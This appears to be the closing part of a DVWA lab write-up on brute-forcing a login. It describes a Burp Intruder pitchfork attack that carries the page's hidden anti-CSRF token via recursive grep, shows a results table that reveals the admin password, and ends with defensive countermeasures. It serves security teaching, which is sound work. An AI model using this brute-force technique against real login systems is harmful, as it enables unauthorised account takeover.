
Payload position was set and pitchfork attack was used with Payload 1 set to type Simple list and Payload 2 as recursive grep.









Custom resource pool was used as recursive grep payloads cannot be used with multiple request threads. The custom resource pool had maximum concurrent requests set to 1.




The token was extracted from the webpage as it was hidden and for each login, Burp had to extract the value at that place to brute force the login.



Redirection was followed.



The Grep-Match was set to 'Welcome'.



It was found that the password for admin was set to 'password'.

Request	Payload 1	Payload 2	Status code	Error	Redirec...	Timeout	Length	Welco...	value=1
4	password	dd2b343f3818d6604291c7cf...	200		0		4828	1	0da1026b0130112e63...
0			200		1		4819		b641121931a43e13d4...
1	12345		200		1		4819		2dbff31eabe9a4c3914...
2	123456789	2dbff31eabe9a4c39147ab1c...	200		0		4790		763c36f199beac4b79f...
3	princess	763c36f199beac4b79f000a...	200		0		4790		dd2b343f3818d66042...
5	000000	0da1026b0130112e63abc1d...	200		0		4790		88ea82c1b989b75f01...
6	michelle	88ea82c1b989b75f01c6048...	200		0		4790		120e10fb0519575509...
7	tigger	120e10fb05195755098baa1...	200		0		4790		2f9ff34e3fef172cec2a...
8	sunshine	2f9ff34e3fef172cec2aa1825d...	200		0		4790		cbd7553189e170be5c...
9	football	cbd7553189e170be5c46bda...	200		0		4790		519d9a58f0145cd411...
10	secret	519d9a58f0145cd4112b80b...	200		0		4790		3135bc6eb80e62a41a...
11	andrea	3135bc6eb80e62a41ad4f2f5...	200		0		4790		183cae684ccdd13124...
12	carlos	183cae684ccdd131248b53a...	200		0		4790		2dcd67465056e4f1cc...
13	jennifer	2dcd67465056e4f1cce18e6...	200		0		4790		f207155310ef9a800f9...
14	abc123	f207155310ef9a800f9bd2c2...	200		0		4790		11dc210bd4c59307a3...
15	tweety	11dc210bd4c59307a336c6c7...	200		0		4790		6b8bfcf9bad607a9b6...
16	flower	6b8bfcf9bad607a9b6c3a332...	200		0		4790		c93a8786136087f20...
17	playboy	c93a8786136087f200019a...	200		0		4790		78ebe661b6b721d2ee...
18	hello	78ebe661b6b721d2ee07af6...	200		0		4790		129eb1a5d1c2c49444...
19	elizabeth	129eb1a5d1c2c49444f03f35...	200		0		4790		5cbcb02cfb1ae8fb0bff...
20	charley	5cbcb02cfb1ae8fb0bff6d653...	200		0		4790		ba73621439e3e3950b...
21	sweety	ba73621439e3e3950b6b5ba...	200		0		4790		46c84809fd2b8b056...
22	spongebob	46c84809fd2b8b0563f0756...	200		0		4790		1d20950f9fbfe4da5a3...
23	joseph	1d20950f9fbfe4da5a30fb86...	200		0		4790		3644946e02ef55c08...
24	junior	3644946e02ef55c085eebed...	200		0		4790		fa7cce76ed10e7ccfca3...
25	softball	fa7cce76ed10e7ccfca3dfd2ff...	200		0		4790		e8a36ff886747c0cfa0...
26	taylor	e8a36ff886747c0cfa04ec0d...	200		0		4790		9fb16b89efd50c8f3c1...
27	yellow	9fb16b89efd50c8f3c1038f6...	200		0		4790		e8ef43eb89462758d1...
28	letmein	e8ef43eb89462758d1299ac...	200		0		4790		a58af11df82e3dcbab6...
29	diamond	a58af11df82e3dcbab6e8980...	200		0		4790		faee0d8db0c41c9c6f1...
30	carolina	faee0d8db0c41c9c6f153f62...	200		0		4790		8049ccc69e9b06775...
31	steven	8049ccc69e9b06775beaf0a...	200		0		4790		43cf8e7c16658eae09...
32	rangers	43cf8e7c16658eae096a26d...	200		0		4790		4ba502c12dc75acab5...
33	louise	4ba502c12dc75acab5e18fc0...	200		0		4790		4ee5211b4dbca820a0...
34	orange	4ee5211b4dbca820a03deb8...	200		0		4790		853740f16506e4f5d4...
35	789456	853740f16506e4f5d40139b...	200		0		4790		bbd3c4dcb287867985...
36	999999	bbd3c4dcb2878679858d365...	200		0		4790		6092320b52fb62864f...

We just completed three levels of Brute Force in DVWA.

Best Practices to Defend Against Dictionary and Brute-Force Attacks:

- **Using a strong, uncommon password** will make an attacker's job more difficult, but not impossible. Luckily there are more preventative measures that end users and system admin can take to prevent (or detect) these attack attempts:
- **Slow down repeated logins:** This is the simplest countermeasure available. An end user is unlikely to notice a 0.1 second delay while logging in, but that delay would accumulate quickly for an attacker, especially if they cannot parallelize their attempts.
- **Force captchas after multiple failed logins:** While a user could have simply forgotten which password they used for the account, this will help slow down an attacker significantly. This is a great deterrent method as for modern captchas are difficult to defeat with computers. Many captchas need manual inputs in order to be solved.
- **Lock accounts:** Even better, a system can be configured to lock an account after a specified number of attempted logins. Many websites will trigger additional protections for accounts with repeated bad password attempts. In the extreme case, for example, an iPhone will self-destruct (wipe all data) after 10 tries.
- **Refresh passwords:** Modern systems typically require users to cycle passwords regularly. Some corporate environments require users to change passwords every 90 days, or maybe even every 30 days. The rationale behind this is that an attacker who is attempting a brute-force attack against a complex password would need weeks to succeed.
- If the password changes during that time frame, the attacker will need to start over. However, as many users would confess, these strict password requirements can backfire, with users choosing weaker, sequential passwords ('longhorns2018,' 'longhorns2019,' and so on). An attacker would quickly try incrementing the password.
- **Monitor for anomalies:** Finally, a security-conscious organization should be monitoring user accounts for anomalies, such as logins from unrecognized locations or devices, or repeated login failures. A staffed Security Operations Center (SOC) can detect these events in real time and quickly respond by locking down an account, blocking an IP address, contacting a user, and looking for further activity from this particular attacker.
- Against simple systems, dictionary attacks and brute-force attacks are easy, guaranteed ways in the front door. In more sophisticated environments, these attacks are only useful when attempts can blend into normal activity or target an offline password database to crack password hashes. Still, these techniques are excellent additions to any security professional's tool belt, and they emphasize the importance of regularly updating strong passwords for end users.